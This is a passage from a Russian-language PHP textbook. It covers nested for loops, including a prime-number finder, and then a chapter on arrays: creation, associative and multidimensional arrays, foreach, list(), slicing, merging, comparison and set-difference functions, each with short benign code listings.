for (;;) {
    $i++;
    echo "$i<br />";
    if ($i > 5) break;
}
```

Циклы for, как и любые другие циклы, могут быть вложенными друг в друга. Одним из классических примеров вложенных циклов является программа для нахождения простых чисел (листинг 10.20).

Примечание

Напомним, что простыми называются числа, которые делятся только на 1 и на самих себя.

Листинг 10.20. Программа нахождения простых чисел. Файл prime_number.php

```
<?php
for ($i = 2; $i < 100; $i++) {
    for ($j = 2; $j < $i; $j++) {
        if (($i % $j) != 0) {
            continue;
        } else {
            $flag = true;
            break;
        }
    }
```

```
    if (!$flag) echo "$i ";
    $flag = false;
}
```

Результат:

```
2 3 5 7 11 13 17 19 23 29 31 37 41 43 47 53 59 61 67 71 73 79 83 89 97
```

Скрипт в листинге 10.20 реализован в виде двух вложенных циклов, в которых осуществляются перебор и проверка остатка от деления пары чисел. Первое число изменяется от 2 до 100, а второе — от 2 до значения первого числа. Если остаток от деления не равен нулю, то по ключевому слову `continue` продолжается выполнение внутреннего цикла, т. к. `continue` переводит интерпретатор на следующую итерацию цикла. Если же остаток от деления равен нулю, то происходит выход из внутреннего цикла по `break`. При этом логическая переменная `$flag`, в которую устанавливается признак деления, принимает значение `true`. По окончании внутреннего цикла производится анализ логической переменной и вывод простого числа.

Как и в случае конструкций `if` и `switch`, цикл `for` поддерживает синтаксис без фигурных скобок с использованием ключевых слов `for` и `endfor`. В листинге 10.21 приводится скрипт из листинга 10.13, модифицированный в соответствии альтернативным синтаксисом.

Листинг 10.21. Альтернативный синтаксис `for`. Файл for_alter.php

```
<?php
for ($i = 0; $i < 5; $i++):
    echo "$i<br />";
endfor;
```

Резюме

В этой главе мы познакомились с инструментами выполнения повторяющихся действий — циклами. Были рассмотрены циклы `while` и `for` с учетом особенностей их синтаксиса и использования, а также вложенные циклы и способы досрочного их прекращения при помощи ключевых слов `break` и `continue`. На этом изучение циклов не прекращается — они интенсивно используются для обработки ассоциативных массивов. Продолжим их рассмотрение в следующей главе!

ГЛАВА 11

Ассоциативные массивы

Листинги этой главы находятся в каталоге *arrays* сопровождающего книгу файлового архива.

Массивы являются одной из основных и часто встречающихся структур для хранения данных. Они представляют собой индексированную совокупность переменных. Каждая переменная (элемент массива) имеет свой *индекс*, т. е. все элементы массива последовательно пронумерованы от 0 до N – 1, где N — *размер массива* (рис. 11.1).




Рис. 11.1. Массив

Имена массивов, так же как и переменных, начинаются с символа `$`. Для того чтобы обратиться к отдельному элементу массива, необходимо поместить после его имени квадратные скобки, в которых указать индекс элемента массива. Так, обращение `$arr[0]` запрашивает первый элемент массива, `$arr[1]` — второй и т. д. В качестве элементов могут выступать другие массивы — в этом случае говорят о *многомерных* массивах, а для обращения к их конечным элементам используют несколько пар квадратных скобок: две — если массив двумерный: `$arr[0][0]`, три — если массив трехмерный: `$arr[0][1][0]`, и т. д.

Создание массива

Существует несколько способов создания массивов. Первый из них заключается в использовании конструкции `array()`, в круглых скобках которой через запятую записываются элементы массива. Так, в листинге 11.1 создается массив `$arr`, состоящий из трех элементов, пронумерованных от 0 до 2.

Листинг 11.1. Создание массива конструкцией array(). Файл array.php

```
<?php
$arr = array('Hello, ', 'world', '!');
echo $arr[0]; // Hello,
echo $arr[1]; // world
echo $arr[2]; // !
```

Здесь каждый элемент массива выводится при помощи отдельной конструкции echo. При попытке вывода всего массива $arr в окно браузера вместо его содержимого будет выведена строка **Array**. Для просмотра структуры и содержимого массива предусмотрена специальная функция print_r(). В листинге 11.2 с ее помощью выводится структура массива $arr. Для удобства восприятия вызов функции print_r() обрамлен HTML-тегами <pre> и </pre>, которые сохраняют структуру переносов и отступов при отображении результата в браузере.

Листинг 11.2. Вывод структуры массива. Файл print_r.php

```
<?php
$arr = array('Hello, ', 'world', '!');
echo '<pre>';
print_r($arr);
echo '</pre>';
```

Результатом выполнения скрипта из листинга 11.2 будет следующий дамп массива $arr:

```
Array
(
    [0] => Hello,
    [1] => world
    [2] => !
)
```

Создать массив можно и при помощи пары квадратных скобок (листинг 11.3).

Листинг 11.3. Альтернативный способ создания массива. Файл brackets.php

```
<?php
// Создает пустой массив $arr
$arr = [];
// Создает такой же массив, как в предыдущем примере, с именами
$arr = ['Hello, ', 'world', '!'];
```

Такой синтаксис гораздо компактнее, а самое главное, он повторяет синтаксис массивов в других современных скриптовых языках, таких как Python или Ruby. Далее в книге мы будем придерживаться именно его. Однако в коде готовых PHP-приложений очень часто можно встретить конструкцию array(), поскольку исторически она появилась первой.

Как видно из листингов 11.1 и 11.2, элементам массива автоматически назначены индексы, начиная с нулевого. Однако индекс начального элемента, а также порядок следования индексов можно изменять. Для этого в конструкции `array()` или в `[]` перед элементом указывается его индекс при помощи последовательности `=>`. В листинге 11.4 первому элементу массива `$arr` назначается индекс 10, последующие элементы автоматически получают номера 11 и 12.

Листинг 11.4. Назначение индекса первому элементу массива. Файл index.php

```
<?php
$arr = [10 => 'Hello, ', 'world', '!'];
echo '<pre>';
print_r($arr);
echo '</pre>';
```

Результатом выполнения скрипта будет следующий дамп массива `$arr`:

```
Array
(
    [10] => Hello,
    [11] => world
    [12] => !
)
```

> ***Примечание***
>
> Следует отметить, что в этом случае элементы с индексами 0, 1, ..., 9 и 13, ... просто не существуют, и обращение к ним воспринимается как обращение к неинициализированной переменной, т. е. переменной, имеющей значение `null`.

Назначать индексы можно не только первому элементу, но и всем последующим элементам массива (листинг 11.5).

Листинг 11.5. Назначение индексов последующим элементам. Файл indexes.php

```
<?php
$arr = [10 => 'Hello, ', 9 => 'world', 8 => '!'];
echo '<pre>';
print_r($arr);
echo '</pre>';
```

Результатом будет следующий дамп:

```
Array
(
    [10] => Hello,
    [9] => world
    [8] => !
)
```

Все непронумерованные элементы будут автоматически получать значение, равное максимальному и увеличенному на единицу (листинг 11.6).

Листинг 11.6. Индексы по умолчанию. Файл indexes_default.php

```
<?php
$arr = [10 => 'Hello, ', 9 => 'world', '!'];
echo '<pre>';
print_r($arr);
echo '</pre>';
```

Результат выполнения этого скрипта:

```
Array
(
    [10] => Hello,
    [9] => world
    [11] => !
)
```

Еще одним способом создания массива является присвоение неинициализированным элементам массива новых значений (листинг 11.7).

Листинг 11.7. Создание элементов через квадратные скобки. Файл square.php

```
<?php
$arr[10] = 'Hello, ';
$arr[11] = 'world';
$arr[12] = '!';
echo '<pre>';
print_r($arr);
echo '</pre>';
```

Скрипт из листинга 11.7 по результату выполнения полностью эквивалентен листингу 11.4. Допускается и автоматическое назначение элементам индексов — для этого значение индекса просто не указывается в квадратных скобках (листинг 11.8).

Листинг 11.8. Автоматическое назначение индекса. Файл index_auto.php

```
<?php
$arr[] = 'Hello, ';
$arr[] = 'world';
$arr[] = '!';
echo '<pre>';
print_r($arr);
echo '</pre>';
```

Еще один способ создания массива заключается в приведении скалярной переменной (т. е. переменной типа `integer`, `float`, `string` или `boolean`) к типу `array` — результатом этого становится массив, содержащий один элемент с индексом 0 и значением, равным значению переменной (листинг 11.9).

Листинг 11.9. Приведение переменной к массиву. Файл array_cast.php

```
<?php
$var = 'Hello, world';
$arr = (array) $var;
echo '<pre>';
print_r($arr);
echo '</pre>';
```

Результатом будет массив с единственным элементом:

```
Array
(
    [0] => Hello, world
)
```

Если элементы массива должны содержать одинаковые значения, для его создания удобно воспользоваться функцией `array_fill()`, которая имеет следующий синтаксис:

```
array_fill(int $start_index, int $count, mixed $value): array
```

Функция возвращает массив, содержащий `$count` элементов, имеющих значение `$value`. Нумерация индексов при этом начинается со значения `$start_index` (листинг 11.10).

Листинг 11.10. Использование функции `array_fill()`. Файл array_fill.php

```
<?php
$arr = array_fill(5, 6, 'Hello, world!');

echo '<pre>';
print_r($arr);
echo '</pre>';
```

Результатом работы будут следующие строки:

```
Array
(
    [5] => Hello, world!
    [6] => Hello, world!
    [7] => Hello, world!
    [8] => Hello, world!
    [9] => Hello, world!
    [10] => Hello, world!
)
```

В качестве последнего способа создания массива рассмотрим функцию `range()`, которая позволяет создавать массивы для интервалов значений. Функция имеет следующий синтаксис:

```
range(string|int|float $start, string|int|float $end, int|float $step = 1): array
```

Параметр `$start` определяет начало интервала, а `$end` — его окончание. Необязательный параметр `$step` позволяет задать шаг. В листинге 11.11 демонстрируется создание массива из 6 элементов с шагом 0.2.

Листинг 11.11. Использование функции range(). Файл range.php

```
<?php
$arr = range(0, 1, 0.2);
echo '<pre>';
print_r($arr);
echo '</pre>';
```

Результатом работы скрипта из листинга 11.11 будут следующие строки:

```
(
    [0] => 0
    [1] => 0.2
    [2] => 0.4
    [3] => 0.6
    [4] => 0.8
    [5] => 1
)
```

Ассоциативные и индексные массивы

В качестве индексов массивов могут выступать не только числа, но и строки. В последнем случае массив называют *ассоциативным*, а индексы — его *ключами* (рис. 11.2). Если в качестве индексов массива выступают числа, он называется *индексным*.



Рис. 11.2. Ассоциативный массив

В листинге 11.12 приводится пример создания ассоциативного массива с двумя элементами, имеющими в качестве ключей строки `'one'` и `'two'`.

> ***Примечание***
>
> **Один массив может иметь как числовые индексы, так и строковые ключи. В этом случае говорят о *смешанном массиве*.**

Листинг 11.12. Создание ассоциативного массива. Файл assoc.php

```
<?php
$arr = ['one' => '1', 'two' => '2'];
echo '<pre>';
print_r($arr);
echo '</pre>';
```

Результатом выполнения этого скрипта будет следующий дамп:

```
Array
(
  [one] => 1
  [two] => 2
)
```

При обращении к элементам ассоциативного массива вместо индексов указываются соответствующие ключи (листинг 11.13).

> ***Примечание***
>
> Ключи ассоциативного массива являются обычными строками, поэтому для обращения к элементам можно использовать как двойные, так и одиночные кавычки.

Листинг 11.13. Обращение к элементам ассоциативного массива. Файл assoc_get.php

```
<?php
$arr = ['one' => '1', 'two' => '2'];
echo $arr['one']; // 1
echo '<br />';    // Перевод строки
echo $arr['two']; // 2
```

Помимо конструкций `array()` и `[]` допускается создание элементов ассоциативного массива посредством прямого обращения к ним (листинг 10.14).

Листинг 11.14. Создание элементов ассоциативного массива. Файл assoc_add.php

```
<?php
$arr['one'] = '1';
$arr['two'] = '2';
echo '<pre>';
print_r($arr);
echo '</pre>';
```

Если в квадратных скобках два элемента будут иметь один и тот же ключ, создается один элемент с последним значением (листинг 10.15).

> ***Примечание***
>
> Ключи ассоциативных массивов, как и обычные строки, зависят от регистра: `'two'` и `'Two'` считаются разными ключами.

Листинг 11.15. Элементы массива с одинаковыми ключами. Файл assoc_same_keys.php

```
<?php
$arr = ['one' => '1', 'two' => '2', 'two' => '3'];
echo $arr['one']; // 1
echo '<br />';
echo $arr['two']; // 3
```

Многомерные массивы

В качестве элементов массива могут выступать другие массивы, в этом случае говорят о *многомерных* массивах. Принцип создания многомерных массивов аналогичен созданию одномерных. Массивы можно создавать, обращаясь к элементам или используя вложенные конструкции `array()` или `[]`. В листинге 11.16 демонстрируется создание многомерного ассоциативного массива кораблей `$ships`.

Листинг 11.16. Создание многомерного массива. Файл array_multi.php

```
<?php
$ships = [
    'Пассажирские корабли' => ['Лайнер', 'Яхта', 'Паром'],
    'Военные корабли' => ['Авианосец', 'Линкор', 'Эсминец'],
    'Грузовые корабли' => ['Сормовский', 'Волго-Дон', 'Окский']
];
echo '<pre>';
print_r($ships);
echo '</pre>';
```

В результате такой инициализации будет создан массив следующей структуры:

```
Array
(
  [Пассажирские корабли] => Array
   (
      [0] => Лайнер
      [1] => Яхта
      [2] => Паром
   )
  [Военные корабли] => Array
   (
      [0] => Авианосец
      [1] => Линкор
      [2] => Эсминец
   )
  [Грузовые корабли] => Array
   (
      [0] => Сормовский
      [1] => Волго-Дон
      [2] => Окский
   )
)
```

В этом примере создан двумерный массив с размерами 3 × 3, т. е. получилось три массива, содержащих каждый по три элемента. Полученный массив является *смешанным*, т. е. в нем присутствуют как индексы, так и ключи ассоциативного массива — обращение к элементу `$ship['Пассажирские корабли'][0]` возвратит значение `Лайнер`.

Интерполяция элементов массива в строки

Остановимся на интерполяции элементов массива в строки. Как мы уже знаем, вместо переменных в строках с двойными кавычками подставляется их значение. Точно так же ведут себя и элементы массива (листинг 11.17).

Листинг 11.17. Интерполяция элемента массива в строку. Файл interpolate.php

```
<?php
$arr[0] = 14;
echo "Событие произошло $arr[0] дней назад";
// Событие произошло 14 дней назад
```

Если речь идет об ассоциативных массивах, то кавычки, которыми обрамляется ключ, указывать не следует (листинг 11.18), в противном случае скрипт вернет ошибку.

Листинг 11.18. Интерполяция элемента ассоциативного массива. Файл interpolate_assoc.php

```
<?php
$arr['one'] = 14;
echo "Событие произошло $arr[one] дней назад";
// Событие произошло 14 дней назад
```

Однако в случае многомерных массивов интерполировать элемент так, как это показано в листинге 11.18, уже не получится. Для интерполяции потребуется либо заключить элемент в фигурные кавычки, либо использовать оператор «точка» (листинг 11.19).

Листинг 11.19. Интерполяция в случае многомерных массивов. Файл inter_multi.php

```
<?php
$arr[0][0] = 14;
echo "Событие произошло " . $arr[0][0] . " дней назад<br />";
// Событие произошло 14 дней назад
echo "Событие произошло {$arr[0][0]} дней назад<br />";
// Событие произошло 14 дней назад
```

Следует отметить, что при использовании фигурных скобок для ключей элементов ассоциативных массивов можно указывать кавычки (листинг 11.20).

Листинг 11.20. Использование фигурных скобок. Файл curly_brackets.php

```
<?php
$arr['one'] = 14;
echo "Событие произошло {$arr['one']} дней назад";
// Событие произошло 14 дней назад
```

Конструкция *list()*

Если конструкции `array()` и `[]` позволяют создавать массивы, то конструкция `list()` решает обратную задачу — преобразует элементы массива в обычные переменные (листинг 11.21).

Листинг 11.21. Преобразование элементов массива в переменные. Файл list.php

```
<?php
$arr = [1, 2, 3];
list($one, $two, $three) = $arr;
echo $one;   // 1
echo $two;   // 2
echo $three; // 3
```

Конструкция `list()` работает только с числовыми массивами, нумерация индексов которых начинается с нуля.

Количество элементов в разбираемом массиве и в круглых скобках конструкции `list()` может не совпадать. Если элементов в массиве больше, чем нужно, лишние просто будут отброшены, если меньше — часть переменных останется неинициализированной. Более того, часть первых элементов массива может быть пропущена — для этого достаточно указать соответствующее количество запятых (листинг 11.22).

Листинг 11.22. Часть первых элементов массива пропущена. Файл list_incomplete.php

```
<?php
$arr = [1, 2, 3];
list(, $two) = $arr;
echo $two; // 2
```

`list()` — достаточно любопытная конструкция, которая может применяться для реализации различных приемов, например для обмена значений переменных без переменной-посредника (листинг 11.23).

Листинг 11.23. Обмен значений двух переменных. Файл vars_exchange.php

```
<?php
$x = 4;
$y = 5;

echo "до:<br />";
echo "x = $x<br />"; // 4
echo "y = $y<br />"; // 5

list($y, $x) = [$x, $y];

echo "после:<br />";
echo "x = $x<br />"; // 5
echo "y = $y<br />"; // 4
```

Начиная с версии PHP 7.1, конструкцию `list()` можно заменять на квадратные скобки (листинг 11.24).

Листинг 11.24. Квадратные скобки вместо `list()`. Файл vars_exchange_square.php

```
<?php
$x = 4;
$y = 5;

echo "до:<br />";
echo "x = $x<br />"; // 4
echo "y = $y<br />"; // 5

[$y, $x] = [$x, $y];

echo "после:<br />";
echo "x = $x<br />"; // 5
echo "y = $y<br />"; // 4
```

Обход массива

При работе с массивами часто возникает задача обхода их элементов в цикле. В случае индексных массивов для их обхода можно воспользоваться ключевыми словами `for` или `while` (см. *главу 9*), а для ассоциативных массивов предназначен специализированный цикл `foreach`. В листинге 11.25 демонстрируется обход индексного массива при помощи цикла `for`.

Листинг 11.25. Обход массива в цикле `for`. Файл for.php

```
<?php
$numbers = ['1', '2', '3'];
for ($i = 0; $i < count($numbers); $i++) {
    echo $numbers[$i];
}
```

Результатом работы скрипта из листинга 11.25 будет строка: `'123'`.

Для подсчета количества элементов в массиве используется функция `count()`, которая принимает в качестве параметра массив и возвращает количество элементов в нем. Так, в листинге 11.25 для массива `$number` будет возвращено значение 3.

Цикл *foreach*

Обход массива в цикле можно организовать при помощи цикла `foreach`, который специально создан для ассоциативных массивов и имеет следующий синтаксис:

```
foreach ($array as [$key =>] $value) {
    выражения;
}
```

Цикл последовательно обходит элементы массива `$array` с первого до последнего, помещая на каждой итерации цикла ключ в переменную `$key`, а значение — в переменную `$value`. Имена этих переменных могут быть любыми (листинг 11.26).

> **Примечание**
>
> В качестве первого аргумента конструкции `foreach` обязательно должен выступать массив, иначе конструкция выводит предупреждение.

Листинг 11.26. Обход массива в цикле `foreach`. Файл foreach.php

```
<?php
$arr = [
    'first' => '1',
    'second' => '2',
    'third' => '3'
];
foreach ($arr as $index => $val) {
    echo "$index = $val <br />";
}
```

Результатом работы скрипта из приведенного примера будут следующие строки:

```
first = 1
second = 2
third = 3
```

Переменная `$index` для ключа массива необязательна и может быть опущена (листинг 11.27).

Листинг 11.27. Вариант обхода массива в цикле `foreach`. Файл foreach_alter.php

```
<?php
$arr = [
    'first' => '1',
    'second' => '2',
    'third' => '3'
];
foreach ($arr as $val) {
    echo $val; // выведет 123
}
```

Обход многомерных массивов проводится с помощью вложенных циклов `foreach`, при этом число вложенных циклов соответствует размерности массива (листинг 11.28).

> **Примечание**
>
> В листинге 11.28 используются теги `<li>` для создания HTML-списков. Более подробно HTML рассматривается в *главе 17*.

Листинг 11.28. Обход многомерных массивов в цикле. Файл foreach_multi.php

```
<?php
$ship = [
    'Пассажирские корабли' => ['Лайнер', 'Яхта', 'Паром'],
    'Военные корабли' => ['Авианосец', 'Линкор', 'Эсминец'],
    'Грузовые корабли' => ['Сормовский', 'Волго-Дон', 'Окский']
];
foreach ($ship as $key => $type) {
    // Вывод значений основных массивов
    echo "<b>$key</b><br />";
    foreach ($type as $ship) {
        // Вывод значений для каждого из массивов
        echo "<li>$ship</li>";
    }
}
```

Результат выполнения скрипта из листинга 11.28 представлен на рис. 11.3.




Рис. 11.3. Ассоциативный массив

В приведенном примере элементы массива сами представляют собой массивы. Поэтому при помощи конструкции `list()` можно сразу разложить их элементы в переменные (листинг 11.29).

Листинг 11.29. Использование `list()` вместе с `foreach`. Файл foreach_list.php

```
<?php
$ship = [
    'Пассажирские корабли' => ['Лайнер','Яхта','Паром'],
    'Военные корабли' => ['Авианосец','Линкор','Эсминец'],
    'Грузовые корабли' => ['Сормовский','Волго-Дон','Окский']
];
```

```
foreach ($ship as $key => list($fst, $snd, $thd)) {
    echo "<b>$key</b><br />";
    echo "<li>$fst</li>";
    echo "<li>$snd</li>";
    echo "<li>$thd</li>";
}
```

Результат работы приведенного примера полностью соответствует тому, что показано на рис. 11.3.

Как мы упоминали ранее, после PHP 7.1 конструкцию `list()` можно заменять на квадратные скобки (листинг 11.30).

Листинг 11.30. Квадратные скобки вместо `list()`. Файл foreach_square.php

```
<?php
$ship = [
    'Пассажирские корабли' => ['Лайнер','Яхта','Паром'],
    'Военные корабли' => ['Авианосец','Линкор','Эсминец'],
    'Грузовые корабли' => ['Сормовский','Волго-Дон','Окский']
];
foreach ($ship as $key => [$fst, $snd, $thd]) {
    echo "<b>$key</b><br />";
    echo "<li>$fst</li>";
    echo "<li>$snd</li>";
    echo "<li>$thd</li>";
}
```

Сечения массива

Сечением называют часть массива. Для получения сечений используют специализированные функции `array_slice()` и `array_splice()`.

Функция `array_slice()` имеет следующий синтаксис:

```
array_slice(
    array $array,
    int $offset,
    ?int $length = null,
    bool $preserve_keys = false
): array
```

Она возвращает часть массива `$array`, начиная с элемента со смещением `$offset` от начала. Размер нового массива может быть задан необязательным параметром `$length`, а если он не задан, извлекаются все элементы до конца массива. Если `$offset > 0`, возвращаются элементы, индекс которых начинается с `$offset`, и отсчет ведется от начала массива. Если `$offset < 0`, то отсчет производится от конца массива. Когда значение аргумента `$length` положительно, то это значение представляет собой число возвращаемых в массиве элементов, если же `$length` отрицательное, то это позиция последнего возвращаемого элемента в массиве `$array` от его конца (листинг 11.31). Если необя-

зательный параметр `$preserve_keys` принимает значение `true`, ключи сохраняются, в противном случае элементы индексируются по новой, начиная с 0.

Листинг 11.31. Использование функции `array_slice()`. Файл array_slice.php

```
<?php
$arr = ['a', 'b', 'c', 'd', 'e'];

echo '<pre>';
$out = array_slice($arr, 2);     // возвращает 'c', 'd', 'e'
print_r($out);
$out = array_slice($arr, 2, -1); // возвращает 'c', 'd'
print_r($out);
$out = array_slice($arr, -2, 1); // возвращает 'd'
print_r($out);
$out = array_slice($arr, 0, 3);  // возвращает 'a', 'b', 'c'
print_r($out);
echo '</pre>';
```

Функция `array_splice()` удаляет часть массива или заменяет ее частью другого массива и имеет следующий синтаксис:

```
array_splice(
    array &$array,
    int $offset,
    ?int $length = null,
    mixed $replacement = []
): array
```

Удаляемые из массива `$array` элементы могут быть заменены теми, что находятся в массиве `$replacement`. Если аргумент `$replacement` не указан, то элементы просто удаляются. Значения аргументов `$offset` и `$length` точно такие же, как и для функции `array_slice()`. В листинге 11.32 демонстрируется пример с использованием функции `array_splice()`.

Листинг 11.32. Использование функции `array_splice()`. Файл array_splice.php

```
<?php
echo '<pre>';
$arr = ['красный', 'зеленый', 'синий', 'желтый'];
array_splice($arr, 2); // ['красный', 'зеленый']
print_r($arr);

$arr = ['красный', 'зеленый', 'синий', 'желтый'];
array_splice($arr, 1, -1); // ['красный', 'желтый']
print_r($arr);

$arr = ['красный', 'зеленый', 'синий', 'желтый'];
array_splice($arr, 1, count($arr), 'оранжевый'); // ['красный', 'оранжевый']
print_r($arr);
echo '</pre>';
```

Слияние массивов

Оператор «плюс» (+), позволяющий складывать значения двух переменных, применим и для массивов (листинг 11.33).

> ***Примечание***
>
> Наряду с оператором «плюс» (+), допускается использование оператора +=.

Листинг 11.33. Слияние массивов при помощи оператора +. Файл plus.php

```
<?php
$fst = [1 => 'one', 2 => 'two'];
$snd = [3 => 'three', 4 => 'four'];
$sum = $fst + $snd;
echo '<pre>';
print_r($sum);
echo '</pre>';
```

В результате выполнения скрипта из листинга 11.33 в окно браузера будет выведен следующий дамп нового массива `$sum`:

```
Array
(
    [1] => one
    [2] => two
    [3] => three
    [4] => four
)
```

Если в обоих складываемых массивах присутствуют элементы с одинаковыми индексами, в результирующий массив попадают элементы из левого массива (листинг 11.34).

Листинг 11.34. Схлопывание индексов при сложении массивов. Файл plus_alter.php

```
<?php
$fst = [0 => 'one', 1 => 'two'];
$snd = [0 => 'three', 1 => 'four', 2 => 'five'];
$sum = $fst + $snd;
echo '<pre>';
print_r($sum);
echo '</pre>';
```

В результате выполнения скрипта из листинга 11.34 в окно браузера будет выведен следующий дамп нового массива `$sum`:

```
Array
(
    [0] => one
    [1] => two
    [2] => five
)
```

Для того чтобы в результирующий массив попали элементы обоих массивов, вместо оператора + используют специальную функцию `array_merge()`, которая имеет следующий синтаксис.

```
array_merge(array ...$arrays): array
```

В листинге 11.35 приводится пример использования функции `array_merge()`.

> ***Примечание***
>
> Функция `array_merge()` может принимать в качестве параметров более двух массивов.

Листинг 11.35. Использование функции `array_merge()`. Файл array_merge.php

```
<?php
$fst = ['one', 'two'];
$snd = ['three', 'four', 'five'];
$sum = array_merge($fst, $snd);
echo '<pre>';
print_r($sum);
echo '</pre>';
```

В результате выполнения скрипта из листинга 11.35 в окно браузера будет выведен следующий дамп нового массива `$sum`:

```
Array
(
    [0] => one
    [1] => two
    [2] => three
    [3] => four
    [4] => five
)
```

Сравнение массивов

Как и любые две переменные, массивы можно сравнивать при помощи операторов равенства == и неравенства != (листинг 11.36), которые более подробно рассматриваются в *главе 8*. Два массива считаются *равными*, если количество и значения их ключей и значений совпадают.

Листинг 11.36. Сравнение массивов. Файл array_eq.php

```
<?php
$ar1 = [1, 2, 3, 4, 5];
$ar2 = [1, 2, 3, 4, 5];
$ar3 = [1, 2, 3, 4];
$ar4 = [1, 2, 6, 4, 5];

if ($ar1 == $ar2) {
    echo 'Массивы равны<br />';
```

```
} else {
    echo 'Массивы не равны<br />';
}

if ($ar1 == $ar3) {
    echo 'Массивы равны<br />';
} else {
    echo 'Массивы не равны<br />';
}

if ($ar1 == $ar4) {
    echo 'Массивы равны<br />';
} else {
    echo 'Массивы не равны<br />';
}
```

В качестве результата скрипт из листинга 11.36 выводит следующие строки:

```
Массивы равны
Массивы не равны
Массивы не равны
```

Операторы эквивалентности `===` и неэквивалентности `!==` схожи с операторами равенства `==` и неравенства `!=`. Два массива считаются *эквивалентными*, если совпадают не только количества их элементов, ключи и значения, но имеется и совпадение типов значений (листинг 11.37).

Листинг 11.37. Сравнение массивов на эквивалентность. Файл array_eqvl.php

```
<?php
$fst = [1 => 1, 2 => 2];
$snd = [1 => 1, 2 => '2'];

if ($fst == $snd) {
    echo 'Массивы равны<br />';
} else {
    echo 'Массивы не равны<br />';
}

if ($fst === $snd) {
    echo 'Массивы эквивалентны<br />';
} else {
    echo 'Массивы не эквивалентны<br />';
}
```

В качестве результата скрипт из листинга 11.37 выводит следующие строки:

```
Массивы равны
Массивы не эквивалентны
```

Интересно отметить, что массивы, в которых используются ключи разного типа, не считаются неэквивалентными (листинг 11.38).

Листинг 11.38. Массивы с ключами разного типа одинаковы. Файл keys_ignore.php

```
<?php
$fst = [1 => 1, 2 => 2];
$snd = [1 => 1, '2' => 2];

if ($fst == $snd) {
    echo 'Массивы равны<br />';
} else {
    echo 'Массивы не равны<br />';
}

if ($fst === $snd) {
    echo 'Массивы эквивалентны<br />';
} else {
    echo 'Массивы не эквивалентны<br />';
}
```

В качестве результата скрипт из листинга 11.38 выводит следующие строки:

```
Массивы равны
Массивы эквивалентны
```

PHP предоставляет широкий набор функций для получения разницы между двумя или большим количеством массивов.

Функция `array_diff()` определяет *исключительное* пересечение массивов (рис. 11.4) и имеет следующий синтаксис:

```
array_diff(array $array, array ...$arrays): array
```




Рис. 11.4. Исключительное пересечение

Функция возвращает массив, который содержит значения, имеющиеся только в массиве `$array` и отсутствующие в других `$arrays`. Листинг 11.39 содержит пример с использованием функции `array_diff()`.

Листинг 11.39. Исключительное пересечение массивов. Файл array_diff.php

```
<?php
$fst = [
          'a' => 'зеленый',
          'синий',
          'красный',
          'желтый'
        ];
$snd = [
          'b' => 'синий',
          'желтый',
          'красный'
        ];

$result = array_diff($fst, $snd);

echo '<pre>';
print_r($result);
echo '</pre>';
```

Результатом будет следующий дамп:

```
Array
(
    [a] => зеленый
)
```

Функция `array_intersect()` определяет *включительное* пересечение массивов, т. е. возвращает массив, который содержит значения массива `$array`, имеющиеся во всех остальных массивах (рис. 11.5). Функция имеет следующий синтаксис:

```
array_intersect(array $array, array ...$arrays): array
```

